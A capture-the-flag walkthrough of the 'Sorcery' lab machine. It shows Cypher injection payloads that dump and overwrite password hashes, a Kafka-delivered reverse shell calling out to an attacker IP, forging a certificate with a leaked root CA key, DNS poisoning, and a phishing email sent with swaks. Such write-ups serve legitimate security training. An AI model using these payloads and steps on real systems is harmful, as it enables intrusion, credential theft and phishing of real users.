

Reconnaissance
PORT    STATE SERVICE  VERSION
22/tcp  open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 79:93:55:91:2d:1e:7d:ff:f5:da:d9:8e:68:cb:10:b9 (ECDSA)
|_  256 97:b6:72:9c:39:a9:6c:dc:01:ab:3e:aa:ff:cc:13:4a (ED25519)
443/tcp open  ssl/http nginx 1.27.1
| tls-alpn:
|   http/1.1
|   http/1.0
|_  http/0.9
| ssl-cert: Subject: commonName=sorcery.htb
| Not valid before: 2024-10-31T02:09:11
|_Not valid after:  2052-03-18T02:09:11
|_http-server-header: nginx/1.27.1
|_ssl-date: TLS randomness does not represent time
|_http-title: Did not follow redirect to https://sorcery.htb/
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
The machine only has SSH and HTTPS available. The common name in the certificate and the redirect mention sorcery.htb as the domain name and I add this to my /etc/hosts file.
Execution

The page on port 443 is just a login prompt. It allows access via a combination of username and password or with just a username and a passkey. Below the login button there’s a link to the repository holding the source code. It points to https://git.sorcery.htb/nicole_sullivan/infrastructure so I add this subdomain to my hosts file too.


Besides the code there’s also one issue mentioning SQL injections in the backend code. Most of the calls have been replaced with safe ones but apparently some unsafe ones still remain.
The database contains at least three models, Users, Posts, and Products. The latter exposes multiple ways to search for products, either by retrieving all or just a single one. Eventually values are passed into a MATCH statement for a neo4j cipher query.
    let get_functions = fields.iter().map(|&FieldWithAttributes { field, .. }| {
        let name = field.ident.as_ref().unwrap();
        let type_ = &field.ty;
        let name_string = name.to_string();
        let function_name = syn::Ident::new(
            &format!("get_by_{}", name_string),
            proc_macro2::Span::call_site(),
        );

        quote! {
            pub async fn #function_name(#name: #type_) -> Option<Self> {
                let graph = crate::db::connection::GRAPH.get().await;
                let query_string = format!(
                    r#"MATCH (result: {} {{ {}: "{}" }}) RETURN result"#,
                    #struct_name, #name_string, #name
                );
                let row = match graph.execute(
                    ::neo4rs::query(&query_string)
                ).await.unwrap().next().await {
                    Ok(Some(row)) => row,
                    _ => return None
                };
                Self::from_row(row).await
            }
        }
    });
After I register a new account on the web page I get access to the store as regular client. By default all products are returned but I can also look at a specific one, like Mystic Elixirs.

When I inspect the request for a specific product with BurpSuite I can see a request to /dashboard/store/<id> and data is returned for this product, among it the name and description. Following the traces in the source code this would map to the following cipher query:
MATCH (result: Product {{ id: "88b6b6c5-a614-486c-9d51-d255f47efb4f" }}) RETURN result
This is obviously vulnerable to injection since I can freely modify the id passed in the web request, so I start by building a payload that also retrieves my own user ryuki and dumps the credentials. Only one single product is returned and I can only see the two attributes so I use map-projection to replace the original values with ones from my own query.
"}) OPTIONAL MATCH (u:User {username: "ryuki"}) RETURN result {.*, name: u.username, description: u.password}//
First the needed quotes and parenthesis are matched, before an optional match for any user object with username ryuki is added. In the end all attributes from the original match are preserved (.*) and name and description are overwritten by values from the user object.
After URL-encoding everything I add the payload after the valid ID and send the request. Now the response contains my username and also the Argon2 hash associated with my password.

Within main.rs there are references to an admin user, so I repeat the previous step in order to exfiltrate its hash, but unfortunately it does not crack. Instead it confirms the existence of said user and I can try to overwrite the password hash with my own, effectively setting the password to a known value.
"}) OPTIONAL MATCH (u:User {username: 'admin'}) SET u.password = '$argon2id$v=19$m=19456,t=2,p=1$hEph7eEbYE2ak1Mvzq9s+Q$cZwSiEKh+oCSiS9Rw1Q0HXaahtOVzIFDyYilLj2rXzA' RETURN result //
I accomplish this by matching the account again and then using SET to update the password value1. After executing the query I can use the credentials admin:ryuki to login to the application and get a few additional features enabled, but all of them need passkey authentication.

Firefox does not provide much built-in support for (emulating) passkeys, so I switch over to Chromium and enable the virtual authenticator environment2. After enrolling with a new passkey and signing in again, I can access the DNS, Debug and Blog links from the sidebar.

The blog posts are about a phishing campaign involving the Gitea instance. Users are advised to only open links if they are pointing towards a subdomain of sorcery.htb and are using HTTPS, signed by the root CA with its key on the FTP server. For now that doesn’t help since I have no way to actually send mails anywhere.

On the Debug tab I can send data to any host on any port. It’s also send a hex encoded payload and trying to reach my nc listener on port 7777 with 414141 prints three As to my screen.
Back on Gitea I find another interesting piece of code with an obvious vulnerability. The main.rs in dns/src spins up a Kafka consumer that waits for messages on the update topic and passes them right into bash -c. Combined with the Debug endpoint, this could open a remote code execution primitive.
use kafka::client::FetchOffset;
use kafka::consumer::{Consumer, GroupOffsetStorage};
use kafka::producer::{Producer, Record, RequiredAcks};
use serde::Serialize;
use std::process::Command;
use std::time::Duration;
use std::{fs, str};

// --- SNIP ---

fn main() {
    dotenv::dotenv().ok();
    let broker = std::env::var("KAFKA_BROKER").expect("KAFKA_BROKER");

    let topic = "update".to_string();
    let group = "update".to_string();

    let mut consumer = Consumer::from_hosts(vec![broker.clone()])
        .with_topic(topic)
        .with_group(group)
        .with_fallback_offset(FetchOffset::Earliest)
        .with_offset_storage(Some(GroupOffsetStorage::Kafka))
        .create()
        .expect("Kafka consumer");

    let mut producer = Producer::from_hosts(vec![broker])
        .with_ack_timeout(Duration::from_secs(1))
        .with_required_acks(RequiredAcks::One)
        .create()
        .expect("Kafka producer");

    println!("[+] Started consumer");

    loop {
        let Ok(message_sets) = consumer.poll() else {
            continue;
        };

        for message_set in message_sets.iter() {
            for message in message_set.messages() {
                let Ok(command) = str::from_utf8(message.value) else {
                    continue;
                };

                println!("[*] Got new command: {}", command);

                let mut process = match Command::new("bash").arg("-c").arg(command).spawn() {
                    Ok(process) => process,
                    Err(error) => {
                        println!("[-] {error}");
                        continue;
                    }
                };
// --- SNIP ---
}
All the services on sorcery.htb are powered by Docker as shown in the docker-compose.yml in the repository. Bundling them all in the same config ,without specifying networks, allows them all to communicate freely. Therefore I should be able to access the Kafka consumer on kafka:9092.
services:
  backend:
    restart: always
    platform: linux/amd64
    build:
      dockerfile: ./backend/Dockerfile
      context: .
    environment:
      WAIT_HOSTS: neo4j:7687, kafka:9092
      ROCKET_ADDRESS: 0.0.0.0
      DATABASE_HOST: ${DATABASE_HOST}
      DATABASE_USER: ${DATABASE_USER}
      DATABASE_PASSWORD: ${DATABASE_PASSWORD}
      INTERNAL_FRONTEND: http://frontend:3000
      KAFKA_BROKER: ${KAFKA_BROKER}
      SITE_ADMIN_PASSWORD: ${SITE_ADMIN_PASSWORD}
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/8000"]
      interval: 5s
      timeout: 10s
      retries: 5

  frontend:
    restart: always
    build: frontend
    environment:
      WAIT_HOSTS: backend:8000
      API_PREFIX: ${API_PREFIX}
      HOSTNAME: 0.0.0.0
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/3000"]
      interval: 5s
      timeout: 10s
      retries: 5

  neo4j:
    restart: always
    image: neo4j:5.23.0-community-bullseye
    environment:
      NEO4J_AUTH: ${DATABASE_USER}/${DATABASE_PASSWORD}
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/7687"]
      interval: 5s
      timeout: 10s
      retries: 5

  kafka:
    restart: always
    build: kafka
    environment:
      CLUSTER_ID: pXWI6g0JROm4f-1iZ_YH0Q
      KAFKA_NODE_ID: 1
      KAFKA_LISTENER_SECURITY_PROTOCOL_MAP: CONTROLLER:PLAINTEXT,PLAINTEXT:PLAINTEXT
      KAFKA_LISTENERS: PLAINTEXT://kafka:9092,CONTROLLER://kafka:9093
      KAFKA_ADVERTISED_LISTENERS: PLAINTEXT://kafka:9092
      KAFKA_PROCESS_ROLES: broker,controller
      KAFKA_CONTROLLER_QUORUM_VOTERS: 1@kafka:9093
      KAFKA_CONTROLLER_LISTENER_NAMES: CONTROLLER
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/kafka/9092"]
      interval: 5s
      timeout: 10s
      retries: 5

  dns:
    restart: always
    build: dns
    environment:
      WAIT_HOSTS: kafka:9092
      KAFKA_BROKER: ${KAFKA_BROKER}

  mail:
    restart: always
    image: mailhog/mailhog:v1.0.1

  ftp:
    restart: always
    image: million12/vsftpd:cd94636
    environment:
      ANONYMOUS_ACCESS: true
      LOG_STDOUT: true
    volumes:
      - "./ftp/pub:/var/ftp/pub"
      - "./certificates/generated/RootCA.crt:/var/ftp/pub/RootCA.crt"
      - "./certificates/generated/RootCA.key:/var/ftp/pub/RootCA.key"
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/21"]
      interval: 5s
      timeout: 10s
      retries: 5

  gitea:
    restart: always
    build:
      dockerfile: gitea/Dockerfile
      context: .
    environment:
      GITEA_USERNAME: ${GITEA_USERNAME}
      GITEA_PASSWORD: ${GITEA_PASSWORD}
      GITEA_EMAIL: ${GITEA_EMAIL}
      USER_UID: 1000
      USER_GID: 1000
      GITEA__service__DISABLE_REGISTRATION: true
      GITEA__openid__ENABLE_OPENID_SIGNIN: false
      GITEA__openid__ENABLE_OPENID_SIGNUP: false
      GITEA__security__INSTALL_LOCK: true
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/3000"]
      interval: 5s
      timeout: 10s
      retries: 5

  mail_bot:
    restart: always
    platform: linux/amd64
    build: mail_bot
    environment:
      WAIT_HOSTS: mail:8025
      MAILHOG_SERVER: ${MAILHOG_SERVER}
      CA_FILE: ${CA_FILE}
      EXPECTED_RECIPIENT: ${EXPECTED_RECIPIENT}
      EXPECTED_DOMAIN: ${EXPECTED_DOMAIN}
      MAIL_BOT_INTERVAL: ${MAIL_BOT_INTERVAL}
      SMTP_SERVER: ${SMTP_SERVER}
      SMTP_PORT: ${SMTP_PORT}
      PHISHING_USERNAME: ${PHISHING_USERNAME}
      PHISHING_PASSWORD: ${PHISHING_PASSWORD}
    volumes:
      - "./certificates/generated/RootCA.crt:/app/RootCA.crt"

  nginx:
    restart: always
    build: nginx
    volumes:
      - "./nginx/nginx.conf:/etc/nginx/nginx.conf"
      - "./certificates/generated:/etc/nginx/certificates"
    environment:
      WAIT_HOSTS: frontend:3000, gitea:3000
    healthcheck:
      test: ["CMD", "bash", "-c", "cat < /dev/null > /dev/tcp/127.0.0.1/443"]
      interval: 5s
      timeout: 10s
      retries: 5
    ports:
      - "443:443"
Kafka messages are not exactly plain text, so I somehow have to build a producer message on topic update with my payload. Instead of trying to reverse the protocol I use kcat as client and server. Version 1.8.0 introduced the MOCK feature, but it’s not available in the Kali repositories, so I build it locally3.
Then I can first spin up a MOCK server and this returns the port 44819 and I can use it as target for kcat to send a message with my payload.
# Pane 1
$ kcat -M 1
%5|1763571233.685|CONFWARN|rdkafka#producer-1| [thrd:app]: No `bootstrap.servers` configured: client will not be able to connect to Kafka cluster
% Mock cluster started with bootstrap.servers=127.0.0.1:44819
% Press Ctrl-C+Enter or Ctrl-D to terminate.
BROKERS=127.0.0.1:44819

# Pane 2
$ echo -n 'bash -c "/bin/sh -i >& /dev/tcp/10.10.10.10/4444 0>&1"' | \
  kcat -P -t update -b 127.0.0.1:44819
None of the commands provide any output, but I can capture the generated traffic with tcpdump for further inspection.
$ sudo tcpdump -a -i any port 44819 -w dump.pcapThe communication contains two streams and the second one has the produce message, so I follow this TCP stream and then limit the view to only include the traffic from the client towards the server. By setting the encoding to hex and removing the newlines, I can easily extract the payload.

As soon as I place the hex-encoded payload into the Debug form and point it towards kafka:9092 there’s a callback on my penelope listener and I’m dropped into a shell within a Docker container as user.
Privilege Escalation
Shell as tom_summers
First I enumerate the IP addresses of the other Docker container with nslookup. This will help in connecting to those services in the next steps. Then I upload chisel through the built-in feature in penelope and use it to open a new SOCKS proxy running in the background of the target.
The IP addresses are different for every spawn because they are assigned randomly by Docker.
$ for name in backend frontend neo4j kafka dns mail ftp gitea nginx;
do
    echo -e "$(nslookup ${name} | grep -Po 'Address:\s\K172.*') ${name}";
done
172.19.0.9 backend
172.19.0.11 frontend
172.19.0.2 neo4j
172.19.0.5 kafka
172.19.0.10 dns
172.19.0.3 mail
172.19.0.4 ftp
172.19.0.6 gitea
172.19.0.7 nginx
First I try to access the FTP server because it should host the root CA for sorcery.htb and as shown in the docker-compose.yml anonymous access is enabled and I can download the certificate as well as the key.
$ proxychains -q ftp ftp
Connected to ftp.
220 (vsFTPd 3.0.3)
Name (ftp:ryuki): anonymous
331 Please specify the password.
Password: #anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||21109|)
150 Here comes the directory listing.
drwxrwxrwx    2 ftp      ftp          4096 Oct 31  2024 pub

ftp> cd pub
250 Directory successfully changed.

ftp> ls
229 Entering Extended Passive Mode (|||21105|)
150 Here comes the directory listing.
-rw-r--r--    1 ftp      ftp          1826 Oct 31  2024 RootCA.crt
-rw-r--r--    1 ftp      ftp          3434 Oct 31  2024 RootCA.key

ftp> get RootCA.crt
local: RootCA.crt remote: RootCA.crt
229 Entering Extended Passive Mode (|||21100|)
150 Opening BINARY mode data connection for RootCA.crt (1826 bytes).
100% |************************************************************************************************************************************************************************************************|  1826        0.44 KiB/s    00:00 ETA

ftp> get RootCA.key
local: RootCA.key remote: RootCA.key
229 Entering Extended Passive Mode (|||21103|)
150 Opening BINARY mode data connection for RootCA.key (3434 bytes).
100% |************************************************************************************************************************************************************************************************|  3434        1.67 KiB/s    00:00 ETA^C
The keyfile is password-protected and pem2john generates a hash for me to be cracked. Unfortunately, the tools blindly assumes SHA-14 and john is unable to crack the password. After replacing $PEM$1$ with $PEM$2$ it just takes a few moments to reveal the password password. Otherwise this can be easily guessed and is probably everyone’s first try.
With access to the key, I can now create my own signing request for phishing.sorcery.htb and then sign it with the certificate and key from the certificate root authority. I then combine the key and the certificate to a single file to be used later on.
$ openssl req -newkey rsa:4096\
              -nodes \
              -keyout phishing.key \
              -out phishing.csr \
              -subj "/CN=phishing.sorcery.htb"

$ openssl x509 -req \
               -in phishing.csr \
               -CA RootCA.crt \
               -CAkey RootCA.key \
               -out phishing.crt \
               -days 30
Certificate request self-signature ok
subject=CN=phishing.sorcery.htb
Enter pass phrase for RootCA.key:

$ cat phishing.key phishing.crt > phishing.pem
Before I can start phishing users I have to setup a new DNS entry from within the dns container. The dnsmasq service is reading the entries from two files in the /dns directory. I do not have access to hosts but can add my new record into hosts-users. Then I kill the running process and start it again with the same parameters.
$ ps auxww
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   3924  2688 ?        Ss   08:21   0:00 /bin/bash /docker-entrypoint.sh
root           7  0.0  0.3  36976 30272 ?        S    08:21   0:03 /usr/bin/python3 /usr/bin/supervisord -c /etc/supervisor/supervisord.conf
root           8  0.0  0.0   2576  1408 ?        S    08:21   0:00 sh -c while true; do printf "READY\n"; read line; kill -9 $PPID; printf "RESULT 2\n"; printf "OK"; done
user           9  0.0  0.0   8812  4352 ?        S    08:21   0:03 /app/dns
user          10  0.0  0.0  11572  4608 ?        S    08:21   0:00 /usr/sbin/dnsmasq --no-daemon --addn-hosts /dns/hosts-user --addn-hosts /dns/hosts

$ echo "10.10.10.10 phishing.sorcery.htb" > /dns/hosts-user

$ killall dnsmasq

$ /usr/sbin/dnsmasq --no-daemon --addn-hosts /dns/hosts-user --addn-hosts /dns/hosts &
[2] 475
user@7bfb70ee5b9c:/dns$ dnsmasq: started, version 2.89 cachesize 150
dnsmasq: compile time options: IPv6 GNU-getopt DBus no-UBus i18n IDN2 DHCP DHCPv6 no-Lua TFTP conntrack ipset nftset auth cryptohash DNSSEC loop-detect inotify dumpfile
dnsmasq: reading /etc/resolv.conf
dnsmasq: using nameserver 127.0.0.11#53
dnsmasq: read /etc/hosts - 9 names
dnsmasq: read /dns/hosts - 25 names
dnsmasq: read /dns/hosts-user - 1 names
Now it’s time to send my first phishing email to tom_summers@sorcery.htb since he seems to fall for those according to the blog entry. swaks makes it easy to send a simple mail with a link in the body. Shortly after there’s a hit on my nc listener on port 443.
 $ proxychains -q swaks --to tom_summers@sorcery.htb \
                        --from postmaster@sorcery.htb \
                        --server mail:1025 \
                        --header 'Subject: Hello World' \
                        --body 'Click: https://phishing.sorcery.htb/user/login'
=== Trying mail:1025...
=== Connected to mail.
<-  220 mailhog.example ESMTP MailHog
 -> EHLO caliban
<-  250-Hello caliban
<-  250-PIPELINING
<-  250 AUTH PLAIN
 -> MAIL FROM:<postmaster@sorcery.htb>
